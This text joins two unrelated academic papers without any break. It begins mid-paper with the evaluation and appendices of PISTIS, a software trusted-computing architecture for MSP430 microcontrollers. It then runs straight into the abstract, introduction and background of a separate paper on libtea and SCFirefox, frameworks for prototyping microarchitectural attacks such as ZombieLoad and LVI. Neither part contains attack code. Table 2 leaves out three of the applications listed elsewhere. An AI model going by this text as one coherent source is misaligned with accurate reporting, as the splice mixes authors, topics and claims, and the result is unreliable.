scripts to re-write instructions and embed meta-data. Furthermore, the user API includes a 236-line python script that automates the deployment of produced binaries using serial communication.



Figure 5: PISTIS memory map on MSP430 architecture.

6.2 Memory Map in Practice

Section 4 elaborated on the design rationale of enforcing memory isolation between software modules. As a consequence, Figure 2 visualized the resulted memory map w.r.t. the employed access policy (AP). Given that the AP is mainly concerned with read, write, and execute rights, the number of application instructions requiring virtualisation might vary depending on the application nature. To optimise PISTIS for our target MSP430 architecture, and thus reduce the number of virtualised instructions, we follow a slightly different memory map that, nevertheless, has equivalent security guarantees to the one shown in Figure 2. The new memory map, visualized in Figure 5, introduces a secure storage segment, where all the sensitive data, including cryptographic keys, are

stored. This memory part is only accessible by the PISTIS core, relaxing the application access policy as follows: (i) Read access is extended to cover the PISTIS Core, App Instruction memory, and PISTIS Data memory; and (ii) Write access is extended to cover PISTIS Data memory.

While our general design solely relies on the virtualisation and verification of the application code to ensure compliance with the AP of PISTIS, our implementation leverages two existing commodity hardware features in MSP430 MCUs: the Bootloader Section (BSL) and the Flash memory controller. Further details follow.

6.2.1 Secure Storage using BSL

The BSL is a small memory segment, located as a part of the Flash memory, whose confidentiality and integrity are hardware-enforced by the MCU. It triggers a reset at any illegal access. A legal access occurs through a few entry points, i.e. the Z-area, which can be configured during the physical deployment of PISTIS. Leveraging its intrinsic properties, we customise part of this segment to form the PISTIS secure storage, thus blocking any access by the untrusted application. The Loader/Verifier module in PISTIS is only required to check that the application instructions do not jump to the Z-area. Only the TCM can freely access the Z-area. This allows PISTIS to safely enable read access to the rest of the Flash memory without breaking the security.

6.2.2 Integrity of PISTIS Core

While the untrusted software is allowed to read any part of PISTIS core memory, it must not be allowed to have write access to it in order to preserve the integrity of the TCM. One possibility is to follow the guidelines of our design and virtualise all write instructions. However, the MSP430 architecture offers a hardware feature that allows achieving the same goal with better performance. The Flash memory controller regulates all write accesses over the Flash. It must be set up via custom memory-mapped registers that enable (unlock) or disable (lock) writing to the Flash according to their loaded value. In particular, writing to the Flash will only have an effect if there is an instruction that unlocks the Flash controller, i.e. by writing a specific pre-defined byte sequence (password) into one of the controller registers. Thus, PISTIS prevents the untrusted application from writing to any part of the Flash memory by checking that none of its instructions try to unlock the Flash memory controller. This reduces the number of instructions that have to be virtualised and fully preserves the integrity of PISTIS core. Please note that the volatile Data memory (SRAM) is not controlled by the Flash memory controller. Therefore, to reduce the performance overhead, PISTIS allows applications to read from or write to any part of it. PISTIS rather prevents the leakage of any sensitive data by clearing all shared memory areas before any context switch from a privileged to a non-privileged mode.

7 Experimental Evaluation

The variety of embedded applications along with the lack of suitable benchmarks make the evaluation of a generic trusted computing architecture such as PISTIS non-trivial, requiring a careful selection of a representative set of applications that would reflect the overhead incurred by PISTIS from various perspectives.

We chose a set of 13 applications, considering two main factors: (i) the compatibility with our target experimental platform (MSP430F5529LP), and (ii) making a good balance between the more CPU-intensive and the more IO-intensive tasks that are typical for an embedded device. The source and main functionalities of each application are described in Appendix B. Our evaluation metrics include: memory footprint, execution time, deployment time, and power consumption.

NOTE. Unless otherwise specified, applications are compiled using `-O3` optimization flag and 8 MHz as a CPU speed.

7.1 Memory Footprint

Increased Size of Instrumented Applications. Needless to say that instrumentation adds extra bytes to the size of each application due to inserting extra instructions, e.g. NOP slides, virtual calls, etc.

Considering a GCC toolchain with a `-O3` optimization flag (that further optimizes the execution time), Table 2 shows the size differences (in bytes) between binaries compiled using a standard GCC toolchain (Orig.), and a PISTIS-enabled GCC toolchain (Mod.) from two perspectives:

- The first two columns compare the sizes of the produced ELF (Executable and Linkable Format) files. ELF is a common standard file format for executable files, object code, and shared libraries, which tells the bootloader how to parse the received image, extract the real binary, and deploy it. Therefore, the size of ELF binary images is larger than native binaries since they include many extra meta-data. In the case of PISTIS, our toolchain customizes the relevant included meta-data, resulting in the reduction of the size of ELF binaries by an average of 77.6% as shown in Table 2. Please note that in embedded systems, applications are compiled statically as the entire binary image is considered self-contained with no need for dynamically-linked libraries. Therefore, all the libraries used in any application can be compiled using the PISTIS's compiler framework.
- The other two columns in Table 2 compare the real binary sizes of both standard and instrumented binary images when deployed. In other words, the recorded sizes represent the amount of consumed Flash memory in bytes. The increase of binary sizes when considering PISTIS averages at 41.17%.

PISTIS memory footprint. As shown in Figure 5, PISTIS persistently occupies part of the Flash memory. The size of the entire PISTIS software is 19.5 kB (of which 11 kB

Table 2: ELF Binary size and memory footprint comparison between original applications (Orig.) and PISTIS-enabled ones (Mod.).

App	ELF Binary		Memory Footprint	
	Orig.	Mod.	Orig.	Mod.
SerialMSP	3884 B	412 B (**-89.39%**)	302 B	356 B (**+17.88%**)
CopyDMA	5764 B	694 B (**-87.96%**)	444 B	628 B (**+41.44%**)

ML-acc	16616 B	9512 B (**-42.75%**)	6174 B	9452 B (**+53.09%**)
PrimeFactor	33200 B	3650 B (**-89.01%**)	2192 B	3286 B (**+49.91%**)
32bitMath	6036 B	822 B (**-86.38%**)	522 B	766 B (**+46.74%**)
16bitSwitch	3940 B	182 B (**-95.38%**)	102 B	126 B (**+23.53%**)
8bitMatrix	4640 B	916 B (**-80.26%**)	844 B	860 B (**+1.90%**)
MatrixMul	4324 B	572 B (**-86.77%**)	500 B	516 B (**+3.20%**)
firFilter	24912 B	5486 B (**-77.98%**)	3312 B	5430 B (**+63.95%**)
dhrystone	7840 B	2468 B (**-68.52%**)	1335 B	2411 B (**+80.60%**)
Average		**-77.60%**		**+41.17%**

for the TCM core), amounting to 14.7 % of the available Flash memory (∼132 kB) on the target MCU.

7.2 Deployment time

In PISTIS, deploying any application occurs in two phases. First, the binary image is transferred as a stream of packets, starting with some meta-data, i.e. size, Cyclic Redundancy Check (CRC) value, etc. Second, the TCM's Loader/verifier module is executed to verify both the integrity of the binary image w.r.t. the received CRC value and the safety of its instructions w.r.t. the AP of PISTIS. If both checks are passed, the control is then given to the first instruction of this application, indicating a successful deployment.

Considering a serial UART communication medium with a speed of 9600 bps, Table 3 compares the deployment overhead incurred in each phase when deploying applications using either a standard compilation framework or the PISTIS one. Due to the customized ELF binary format used by PISTIS that further optimizes the size, the transfer time is faster, reducing the overhead by an average of no less than 75.4 %. On the contrary, PISTIS increases the verification time by an average of around 37.56 % due to the load-time verification mechanism employed. Nevertheless, the total deployment time when considering PISTIS is less than the time consumed in normal deployment procedures, averaging at −73.63 %.

7.2.1 Secure Deployment Overhead

So far, the description above did not consider the properties of the secure code update mechanism recommended by SUIT [28]. It only took into account the validation of a CRC32 value. Our secure deployment mechanism entails encrypting the target binary image at the transmitter side and decrypting it at the receiver side. This is in addition to including a MAC value that reflects the integrity status of the image during transmission. Comparing to the non-secure deployment mechanism in PISTIS, the secure code update slightly increases the transfer-time overhead due to including some extra bytes



Table 3: Deployment (code update) time overhead when considering PISTIS (Mod.) compared to normal procedures (Orig.).

App	Transfer		Verification		Total
	Orig.	Mod.	Orig.	Mod.	
SerialMSP	3242 ms	347 ms	51 ms	62 ms	**-87.58 %**
CopyDMA	4809 ms	585 ms	92 ms	111 ms	**-85.80 %**
XorCypher	4957 ms	448 ms	42 ms	69 ms	**-89.66 %**
Bitcount	4727 ms	1340 ms	646 ms	913 ms	**-58.07 %**
SHA-256	7879 ms	4605 ms	212 ms	261 ms	**-39.86 %**
ML-acc	13849 ms	7930 ms	1534 ms	2109 ms	**-34.74 %**
PrimeFactor	27670 ms	3049 ms	597 ms	716 ms	**-86.68 %**
32bitMath	5035 ms	689 ms	113 ms	135 ms	**-83.99 %**
16bitSwitch	3289 ms	157 ms	29 ms	34 ms	**-94.24 %**
8bitMatrix	3871 ms	771 ms	172 ms	189 ms	**-76.26 %**
MatrixMul	3608 ms	482 ms	98 ms	196 ms	**-81.71 %**
firFilter	20767 ms	4577 ms	633 ms	910 ms	**-74.36 %**
dhrystone	6537 ms	2059 ms	210 ms	356 ms	**-64.21 %**
Average		**-77.52 %**		**+37.56 %**	**-73.63 %**

as a MAC value. In particular, 28 bytes are added to each binary image as a result of replacing CRC32 with an HMAC-SHA256 cryptographic primitive, increasing the overhead from −77.52 % to −77.09 %. Furthermore, the decryption and MAC verification increase the verification time overhead from 37.56 % to 78.82 %, resulting in an increase of the overall deployment time overhead from −73.63 % to −71.71 %. Nevertheless, the secure code update mechanism of PISTIS still outperforms the normal deployment procedure.

7.3 Execution time

In order to estimate the runtime overhead that PISTIS imposes on the normal execution of applications, we measured the difference between the time it takes to execute our test applications with and without PISTIS. Measurements are recorded at a CPU speed of 1 MHz, considering an average of 5 different test runs for each one. Table 4 shows that PISTIS increases the execution time by an average of 52.72 %. The maximum runtime overhead recorded is 127.32 %, whereas the minimum one is 0.17 %. The high heterogeneity of results is due to the nature of applications. For instance, memory- and CPU-intensive applications, e.g. CopyDMA and ML-acc, require virtualizing and verifying many instructions at runtime, incurring high runtime overhead. On the contrary, the I/O-intensive applications, e.g. SerialMSP, contain few unsafe instructions to virtualize, resulting in a slight increase of the execution time. It is important to mention that this is an acceptable price to pay for accommodating a full-featured trusted computing architecture without any hardware modification. We also note that using other optimization flags rather than `-O3` might optimize the execution time for some applications. For instance, using `-O2` optimization flag with the PrimeFactor application reduces the runtime overhead by 9 %, compared to the `-O3` version. Finally, we note that our $\mathcal{RA}$ consumes 7.4 seconds when computing MAC for a 64 kB memory block using the default clock speed (8 MHz).

(a) SerialMSP (b) SHA-256 (c) CopyDMA

Figure 6: An analysis of the power consumption of three different exemplar applications.

Table 4: Comparison between the execution time of original applications (Orig.) and the execution time of PISTIS-compliant ones (Mod.).

App	Normal Execution (Orig.)	PISTIS-enabled Execution (Mod.)
SerialMSP	334.1976 ms	335.325 ms (**+0.34%**)
CopyDMA	118.4960 ms	238.656 ms (**+101.40%**)
XorCypher	245.6500 ms	446.104 ms (**+81.60%**)
Bitcount	5.7520 ms	5.786 ms (**+0.59%**)
SHA-256	49.1888 ms	89.046 ms (**+81.03%**)
ML-acc	1456.9092 ms	3311.829 ms (**+127.32%**)
PrimeFactor	4.0810 ms	5.938 ms (**+45.50%**)
32bitMath	0.9310 ms	1.294 ms (**+38.99%**)
16bitSwitch	0.0050 ms	0.006 ms (**+20.00%**)
8bitMatrix	0.5760 ms	0.577 ms (**+0.17%**)
MatrixMul	0.3430 ms	0.344 ms (**+0.29%**)
firFilter	1093.5059 ms	2359.619 ms (**+115.78%**)
dhrystone	102.9200 ms	177.336 ms (**+72.30%**)
Average		**+52.72%**

7.4 Power consumption

IoT devices are often used in areas where a connection to a power line is simply unfeasible or expensive. Therefore, such devices depend on batteries as their main power source, requiring optimized energy usage to reduce maintenance costs.

Figure 6 compares the amount of consumed energy by applications compiled with and without PISTIS. Three different types of applications are considered: I/O-, memory-, and CPU-intensive. Considering a 3.0 V/3 A h battery, Figure 6 shows the impact on battery lifetime when considering different execution rates. In the worst-case scenario, our exemplar applications, namely SerialMSP, SHA-256 and CopyDMA, decrease the battery lifetime by $-0.22\,\%$, $-14.81\,\%$, and a $-28.69\,\%$ respectively, when running once a second. The battery lifetime degradation becomes lower than $0.01\,\%$ when running the aforementioned applications at rate of once every 2 min, 42 min, and 120 min, respectively. We also note that the battery would last for no less than 1 year when performing our $\mathcal{R}$A mechanism once an hour, considering any of the sample applications executing once every 2 minutes.

7.5 PISTIS in Practice

The reported runtime overhead might seem not acceptable in some scenarios. However, we note that this overhead does not reflect the complete image in real-world scenarios. To do so, we emulated a real case, in which we deployed PISTIS in an MSP430-based device equipped with a gyroscope sensor and a low-power IEEE 802.15.4 compliant radio. The main task of the device was to obtain 10 different measurements from the gyroscope (x,y,z coordinates), encrypt them, transmit the encrypted data over the network to a host controller, and wait for an acknowledgement. By measuring the time required to perform this entire set of actions (that constitutes the job of the IoT device), we noticed that out of a total of 276 ms as a complete execution time, only 6.02 % of the time was occupied by the software that should be instrumented by PISTIS. The majority of the time (93.98 %) was consumed by the network layer (that is hosted in another MCU and interfaced with through peripherals). This means that if PISTIS incurs 100 % performance overhead on top of the normal execution time of the corresponding software module, the overall performance overhead on top of the total execution time of the entire job will be not more than 9.5 %. Therefore, we believe that the runtime overhead incurred by PISTIS is reasonable in practice.

8 Conclusion & Future Work

This paper introduced PISTIS, a pure-software trusted computing architecture for low-end embedded devices. PISTIS provides memory isolation and other security services such as remote attestation and secure code update. It provides strong security guarantees while supporting interrupts and DMA operations. The correctness of the memory isolation design is formally verified. As future work, we want to formally verify the rest of the design of PISTIS architecture as well as its implementation. We further plan to design and implement a control flow attestation scheme on top of PISTIS.

A List of Instrumented Instructions

The list of instrumented instructions is illustrated in Table 5.

B Applications descriptions

Our application test suite is composed of 13 different applications described in Table 6. We categorised the apps based on the type of operations performed. Specifically, we distinguish between I/O-oriented applications (i.e. using peripherals and performing memory operations), computational applications (i.e. performing CPU-intensive operations), and a mix of the two. Our application selection covers multiple domains, comprising two cryptographic primitives, several mathematics functions, a machine learning algorithm, a synthetic benchmark and applications in other domains. On top of 3 custom-made applications, appositely designed to stress different subsystems of our reference MCU, we selected 4 open-source applications from public repositories and 6 benchmark applications from the TI MSP430 Competitive Benchmark [39]. The latter is a representative selection[7] of the applications proposed by TI, comprising both simple and complex mathematical operations, and a synthetic benchmark.

C Formal Proofs of Theorem 1 and 2

C.1 Proofs for Theorem 1

In order to prove Theorem 1, we formalized the three operations in NUXMV [12] (a state of the art symbolic model checker), and for each of the three formalizations we considered some Linear Temporal Logic (LTL) [26] properties aiming at proving the correctness of the operations. In this approach we codify the three different operations as a sequential program encoded in NUXMV in form of Single Static Assignment [13] (as it is typically done in compilers and in software model checking), specifying for each value of the program counter: `s0` before the implicit condition checking the respective access policy i.e., $AP_R(i,M)$, $AP_W(i,M)$ or $AP_X(i,M)$); `s1` if the access point condition holds; `s2` right after the real operation on the memory for reading, writing, or modifying the program counter if correct; `end` representing the location to jump to if the access policy is violated. The variable `i` is a free variable that models the address we aim at reading from, writing to, and jumping to respectively. Then we have the three memories `PM` (Primary Memory), `VM` (Volatile Memory), and `MMIO`. `v` is the value to write in the memory in the case of the $\texttt{Write}_{\texttt{sf}}$.

Listing 5 contains the NUXMV code for the $\texttt{Read}_{\texttt{sf}}$. Here we model the $\texttt{Read}_{\texttt{sf}}$ with the `DEFINE ReadSV` that is a word of size `N+1` where the `N+1` bit is set to `0` if the access policy $AP_R(i,M)$ holds, and to `1` otherwise. The model is then complemented with three LTL properties. The first states that if the $AP_R(i,M)$ is always true, then the `state` can never take value `end`. The second property states that if the $AP_R(i,N)$ is always true, then the `N+1` is always `0` if the `state` is different from `s0` (i.e., the state before a $\texttt{Read}_{\texttt{sf}}$). Finally, the last LTL property states that if it is possible to reach a state where the violation of the $AP_R(i,N)$ holds, then it is possible to reach the state `end` (the state where the read has violated the access policy). In this model, the `i` variable can range over any possible value (there is thus an implicit universal quantification ($\forall$)).

Listing 4 reports the output of running NUXMV (taken from https://nuxmv.fbk.eu/) on this file. The execution has been done on a Linux laptop. NUXMV was able to prove (or disprove) the three LTL properties in few seconds.

```
computer_shell > nuXmv -int -dcx pistis_read.smv
*** This is nuXmv 2.0.0 (compiled on Oct 14 2019)
....
nuXmv > go_msat
nuXmv > check_ltlspec_ic3 -i
....
-- LTL specification ( G APr -> G state != end) is true
-- LTL specification ( G APr -> G (state != s0 -> ReadSV[32 : 32] = 0ud1_0)) is
      true
-- LTL specification ( F !APr -> F state = end) is false
-- (trace generation was suppressed)
nuXmv > quit
```

Listing 4: Run of NUXMV on the `pistis_read.smv` file to prove the correctness of the $\texttt{Read}_{\texttt{sf}}$ instruction.

These results show that the first two properties hold, while the last one is violated (as expected) to indicate that the only possible way to reach the `end` state is to violate the $AP_R(i,M)$ in a $\texttt{Read}_{\texttt{sf}}$. In this case, NUXMV can generate a trace showing how to reach that state (in the run for the sake of presentation we disabled the extraction of the counterexample, option `-dcx` at command line).

Similar considerations hold for the other two instructions.

[7] The original TI Competitive Benchmark contains several redundant applications. We chose the most relevant subset containing approximately one application per type.

Table 5: List of main MSP430 instructions with a brief description and whether they had been instrumented by PISTIS.

Instruction	Description	Instrumented	Why
ADC, ADCX	Add carry bit to destination	No ✗	Does not affect PISTIS
ADD, ADDX, ADDC, ADDCX	Add word to destination (w, w/o carry bit)	No ✗	Does not affect PISTIS
AND, ANDX	AND between source and destination	Yes ✓	Can unlock Flash controller
BIC, BICX, BIS, BISX, BIT, BITX	Clear, set, test bits of destination	No ✗	Does not affect PISTIS
BR	Jump to destination word	No ✗	Does not affect PISTIS
CALL	Call a function	Yes ✓	Can break application boundaries
CLR, CLRX, CLRC, CLRN, CLRZ	Clear destination or carry, negative, zero bits	No ✗	Does not affect PISTIS
CMP, CMPX	Compare source and destination	No ✗	Does not affect PISTIS
DADC, DADCX, DADD, DADDX	Add word to destination (w, w/o carry bit)	No ✗	Does not affect PISTIS
DEC, DECX, DECD, DECDX	Decrement, double decrement destination	No ✗	Does not affect PISTIS
DINT, EINT	Disable, enable interrupts	No ✗	Does not affect PISTIS
INC, INCX, INCD, INCDX	Increment, double increment destination	No ✗	Does not affect PISTIS
INV, INVX	Invert destination	No ✗	Does not affect PISTIS
JC, JHS, JEQ, JZ, JQE, JL, JMP, JN, JNC, JLO, JNZ, JNE	Jump to destination with a condition	Yes ✓	Can break application boundaries
MOV, MOVX	Copy source to destination	Yes ✓	Can break application boundaries, Can unlock Flash controller
NOP	No operation	No ✗	Does not affect PISTIS
POP, POPX, POPM	Pop value, values, from stack to register, registers	Yes ✓	Can break application boundaries, Can unlock Flash controller
PUSH, PUSHX, PUSHM	Push register, registers, to the stack	Yes ✓	Can unlock Flash controller
RET, RETI	Fetch return address from the stack	Yes ✓	Can break application boundaries
RLA, RLAM, RLAX, RLC, RLCX, RRA, RRAM, RRAX, RRC, RRCX, RRUM, RRUX	Rotate destination	No ✗	Does not affect PISTIS
SBC, SBCX	Subtract borrow bit from destination	No ✗	Does not affect PISTIS
SETC, SETN, SETZ	Set carry, negative, zero bits on status register	No ✗	Does not affect PISTIS
SUB, SUBX, SUBC, SUBCX	Subtract source to destination (w, w/o carry bit)	Yes ✓	Can unlock Flash controller
SWPB, SWPBX	Swap bytes of destination	No ✗	Does not affect PISTIS
SXT, SXTX	Extend sign of destination	No ✗	Does not affect PISTIS
TST, TSTX	Test destination	No ✗	Does not affect PISTIS
XOR, XORX	XOR between source and destination	Yes ✓	Can unlock Flash controller

Table 6: An overview of the main functionalities of the applications used in evaluating PISTIS.

App	Category	Domain	Source	Description
SerialMSP	I/O	Inter-device communication	Custom made	Set up an UART connection with a terminal and initiate the download of chunks of data to be stored on the RAM.
CopyDMA	I/O	Data migration / backup	Custom made	Initiate the migration of chunks of data from FLASH to RAM employing both CPU and DMA. The transferred data is checked for errors to verify its integrity.
XorCypher	Computational	Crypto	Custom made	Encodes various data streams with a custom-XOR stream cipher, saving the new encoded data to protect its confidentiality.
Bitcount	Computational	Benchmark	OpenSource https://github.com/embecosm/mibench	Perform different bit-based intensive computations over data arrays to test the computational power of the CPU.
SHA-256	mix	Crypto	OpenSource https://github.com/amosnier/sha-2	Compute the hash of various strings using the SHA-256 algorithm, storing it alongside the strings for integrity protection.
ML-acc	mix	Machine Learning	OpenSource https://github.com/CMUAbstract/dino	Train an activity recognition machine learning model to classify new accelerometer measurements into "shaking" and "still" activity.
PrimeFactor	mix	Mathematics	OpenSource https://github.com/TheAlgorithms/C	Calculate the prime factorisation for various input numbers to test the computational power of the CPU.
TI-32bitMath	Computational	Mathematics	TI Benchmark	Perform several 32-bit math operations on various input data.
TI-16bitSwitch	Computational	Operational	TI Benchmark	Test various switch cases using different 16-bit data.
TI-8bitMatrix	I/O	Operational	TI Benchmark	Backup the data from 8-bit based matrixes in RAM.
TI-MatrixMul	Computational	Mathematics	TI Benchmark	Perform different multiplications between matrixes in RAM, saving the new data.
TI-firFilter	mix	Signal processing	TI Benchmark	Benchmark an FIR filter of order 17 with various input data contained in arrays of 16-bit values.
TI-dhrystone	mix	Benchmark	TI Benchmark	Dhrystone synthetic benchmark

Listing 6 is the NUXMV code for proving correctness of the $\texttt{Goto}_{sf}$, while the one for the $\texttt{Write}_{sf}$ instruction can be found available on the public repository of PISTIS [9].

C.2 Proof of Theorem 2

Base case: There are four base cases each constituted respectively by: i) the NOP no-op instruction that does not perform any access to the memory neither for writing nor reading nor executing; ii) the $\texttt{Read}_{sf}$; iii) the $\texttt{Write}_{sf}$; iv) the $\texttt{Goto}_{sf}$. The last three instructions preserve memory isolation as proved in Theorem 1. The NOP preserves memory isolation since it does not access memory neither for writing nor for reading nor for executing. Thus the single instruction program preserves memory isolation.

Step case: Let us assume a program P preserves memory isolation. Let $P' = P$; `inst` be a program obtained by adding an instruction `inst` immediately after the last instruction of P. The possible instructions `inst` are: `NOP`, $\texttt{Read}_{\texttt{sf}}$, $\texttt{Write}_{\texttt{sf}}$, and $\texttt{Goto}_{\texttt{sf}}$. These instructions preserve memory isolation (given the base case and Theorem 1), thus given that P preserves memory isolation and the fact that the possible extension of the program P (i.e., the program P') also preserves the memory isolation, we can conclude that the theorem holds.

Abstract

In recent years, microarchitectural attacks have been demonstrated to be a powerful attack class. However, as our empirical analysis shows, there are numerous implementation challenges that hinder discovery and subsequent mitigation of these vulnerabilities. In this paper, we examine the attack development process, the features and usability of existing tools, and the real-world challenges faced by practitioners. We propose a novel approach to microarchitectural attack development, based on *rapid prototyping*, and present two open-source software frameworks, *libtea* and *SCFirefox*, that improve upon state-of-the-art tooling to facilitate rapid prototyping of attacks.

libtea demonstrates that native code attacks can be abstracted sufficiently to permit cross-platform implementations while retaining fine-grained control of microarchitectural behavior. We evaluate its effectiveness by developing proof-of-concept Foreshadow and LVI attacks. Our LVI prototype runs on x86-64 and ARMv8-A, and is the first public demonstration of LVI on ARM. *SCFirefox* is the first tool for browser-based microarchitectural attack development, providing the functionality of *libtea* in JavaScript. This functionality can then be used to iteratively port a prototype to unmodified browsers. We demonstrate this process by prototyping the first browser-based ZombieLoad attack and deriving a vanilla JavaScript and WebAssembly PoC running in an unmodified recent version of Firefox. We discuss how *libtea* and *SCFirefox* contribute to the security landscape by providing attack researchers and defenders with frameworks to prototype attacks and assess their feasibility.

1 Introduction

Since seminal early work on hardware timing channels in the 1990s [43, 59, 133], software-based microarchitectural attacks have significantly impacted the modern security landscape. Such attacks can be categorized by the data security property they compromise: confidentiality, integrity, or availability.

Microarchitectural side-channel attacks compromise data confidentiality, leaking metadata (such as memory access patterns) to infer the actual data from. These attacks were historically used to attack cryptographic primitives [3, 9, 85], but more recently have also been applied to other targets such as inter-keystroke timing [41, 64, 80, 93, 126]. A collaborating victim and attacker (*i.e.*, a sender and receiver) can use these same techniques to establish a microarchitectural covert channel to exfiltrate data from a system [87]. This recent attack paradigm is particularly powerful as it enables data to be directly leaked from internal CPU buffers [14, 47, 49, 50, 90, 100, 106, 114, 115, 123].

In contrast, microarchitectural fault attacks, which induce faults via rapid memory accesses [39, 53, 56, 61, 63, 103, 120], undervolting [55, 81, 89] or clock manipulation [109], compromise data integrity by exploiting the physical properties of hardware from software. Finally, microarchitectural denial of service attacks compromise data availability, for example by degrading performance [7, 124] or halting the system [46, 54].

A common characteristic of all these attacks is that they are complex to implement [8, 35, 137]. Contributing factors include the complexity of modern microarchitectures, lack of documentation of microarchitectural features, public unavailability of microarchitectural debugging and tracing tools, and noise induced by undocumented microarchitectural behavior or system activity. Hence, successfully implementing a microarchitectural attack can be extremely challenging, even with a strong conceptual understanding of how the attack works. These challenges hinder attack discovery and mitigation in both academia and industry, as we explore in Section 3.

One approach to tackling the complexity of attack development is automation. Differential analysis [131, 134] and templating [35, 41] can be used against applications to generate new attack variants from known attack types. For example, ABSynthe [35] treats the CPU as a black box and generates leakage maps for different instruction pairs to synthesize contention-based covert channels. Osiris [130] tests all CPU instructions for interferences to find new timing-based covert channels, while Transynther [79] uses mutation-based

fuzzing to synthesize new Meltdown variants from existing attack implementations.

However, these automated techniques are typically limited to finding new variants of known attacks, rather than entirely new attack types. Many of today's known microarchitectural attacks introduced entirely novel techniques [55, 56, 58, 67, 81, 88, 117, 118], a new threat model [63, 97, 102, 111, 114], or an entirely different perspective, e.g., switching the attacker and victim to turn existing attacks around [58, 61, 115]. Finding new attacks is therefore often still the result of manual experimentation and analysis. Thus, in this paper we seek to answer the question: *How can we reduce the software implementation burden for **manual** development and reproduction of microarchitectural attacks?*

Informed by an investigation of the microarchitectural attack development process, we develop two frameworks. The first framework, *libtea*, provides an API that abstracts away platform-specific implementation details such as native timers, enabling rapid development of cross-platform attack prototypes. The second framework, *SCFirefox*, exposes this API to JavaScript in a modified Firefox browser to help researchers assess the viability of browser-based microarchitectural attack variants. Access to high-resolution timers, address information, and the ability to modify page-table entries from JavaScript enables rapid prototyping of browser-based attacks. Once their feasibility is determined, these prototypes can be gradually ported to vanilla JavaScript and WebAssembly (WASM).

While this work does not itself introduce a novel attack type, we hope that our frameworks and rapid prototyping methodology will establish a strong foundation for practitioners to do so in the future. Additionally, we contribute to improved understanding of microarchitectural attacks, firstly by demonstrating the first Load Value Injection (LVI) [115] attack on ARMv8-A, and secondly by prototyping a browser-based ZombieLoad [100] proof-of-concept (PoC) to present the first Microarchitectural Data Sampling PoC for an unmodified browser. We show that cache-line flushing is *not* necessary to induce ZombieLoad leakage via microcode-assisted page-table walks (variant 3), extending the scope of ZombieLoad attacks to constrained environments such as JavaScript sandboxes.

Contributions. The contributions of this work are:

1. We investigate the microarchitectural attack development process and evaluate existing attack frameworks.
2. We introduce *libtea* and *SCFirefox*, two open-source cross-architecture and cross-platform frameworks for rapid prototyping of attacks in native code and in JavaScript.
3. We prototype a Foreshadow PoC, the first Load Value Injection (LVI) attack on ARM and the first browser-based ZombieLoad attack.
4. We directly port our *SCFirefox* ZombieLoad prototype to vanilla JavaScript and WASM to create the first Microarchitectural Data Sampling attack for an *unmodified* browser, achieving a leakage rate of 1.48 B/s in Firefox 81 by exploiting page deduplication.

Outline. In Section 2 we provide relevant background. Section 3 presents our analysis of the attack development process. Section 4 presents our frameworks, and Section 5 demonstrates their utility by developing a Foreshadow PoC, the first LVI attack on ARMv8-A and the first browser-based ZombieLoad attack. We discuss avenues for future work in Section 6 and conclude in Section 7.

2 Background

In this section, we introduce the relevant technical background required for understanding the rest of the paper.

2.1 CPU Microarchitecture

The *microarchitecture* of a CPU refers to its specific hardware implementation of the abstract *architecture* defined by the CPU's instruction set architecture (ISA). Typically, events in the microarchitecture are transparent to the programmer and its state cannot be directly queried. Microarchitectural concepts of particular relevance to this work are the memory hierarchy, out-of-order execution, and speculative execution.

The Memory Hierarchy. Historically, memory access latency has been a bottleneck for execution on the CPU. To mitigate this, typical computing systems have a hierarchical memory structure, using progressively smaller and faster memory sections closer to the CPU to exploit temporal and spatial locality of memory accesses. CPUs typically employ one or more levels of fast core-private caches, e.g., L1, and a slower last-level cache (LLC) shared between cores, e.g., L3 on most x86 cores and L2 on many Arm SoCs.

Speculative and Out-of-order Execution. These two performance optimizations are common in modern CPUs. With out-of-order execution, the CPU does not have to execute instructions in program order. Instead, instructions later in the instruction stream can be executed first if they do not depend upon earlier instructions. This technique improves overall performance, as instructions can be executed in parallel and high-latency instructions need not block the pipeline.

Speculative execution optimizes handling of conditional control-flow changes, *i.e.*, conditional and indirect branches. By predicting and speculatively executing the code path following a branch, the pipeline need not necessarily stall if the value of the branch condition is not yet known. In the case of a mispredicted branch, the speculatively executed instructions are discarded and architectural state changes are rolled back. However, microarchitectural state is not restored.

2.2 Microarchitectural Side-Channel Attacks

Microarchitectural side-channel attacks exploit side channels in the implementation of the CPU and memory hierarchy.

These attacks can be classified into cache-, memory-, and predictor-based side-channel attacks, categories which we explore in more detail below. Transient-execution attacks build upon these side channels to directly leak data rather than metadata.

Cache and Memory Attacks. Cache attacks exploit the timing differences between memory accesses that can be served by the caches and memory accesses that have to retrieve data from main memory. By design, if an address is cached (a *cache hit*) a load will be significantly faster than if it must be fetched from a slower location, e.g., the DRAM (a *cache miss*). Cache attacks can be divided into three main types. With Evict+Time [84], an attacker fills a part of the cache (e.g., a cache set) and measures how that influences the execution time of the victim. With Prime+Probe [84], an attacker fills a part of the cache and monitors whether any part is evicted when the victim is executed. With Flush+Reload [138] and variants such as Evict+Reload [41], an attacker directly monitors cache-state changes on memory that is shared with the victim, by actively flushing the line from the cache and measuring if it is reloaded when the victim is executed. Cache attacks have been demonstrated on data caches [41, 68, 84, 138], instruction caches [2, 4, 94], address-translation caches [36, 95], and DRAM buffers [88, 129]. Related attacks also attack the paging structures. These attacks usually rely on a threat model where the attacker controls the operating system [119, 129, 136], e.g., in the case of trusted execution environments (TEEs) such as Intel SGX.

Predictor Attacks. Predictors used by modern CPUs can also be exploited to leak side-channel information. Exploited prediction types include branch prediction [5, 22, 58], store-to-load forwarding [53, 95, 107], cache way prediction [66] and prefetching [104].

Transient Execution Attacks. Transient instructions are instructions that are executed but never retire, *i.e.*, they never become architecturally visible but change the microarchitectural state. The cause of transient instructions can be either misspeculation or out-of-order execution after an assist, e.g., due to an exception occurring. Transient-execution attacks exploit the fact that transient instructions have access to data that is architecturally inaccessible. Transiently-accessed data can be transmitted to the architectural domain via a microarchitectural covert channel. Based on the cause of transient execution, such attacks are categorized into Spectre-type attacks [15, 31, 57, 58, 60, 70] (mispredicted speculation) and Meltdown-type attacks [14, 15, 67, 100, 106, 114, 123] (lazy exception handling).

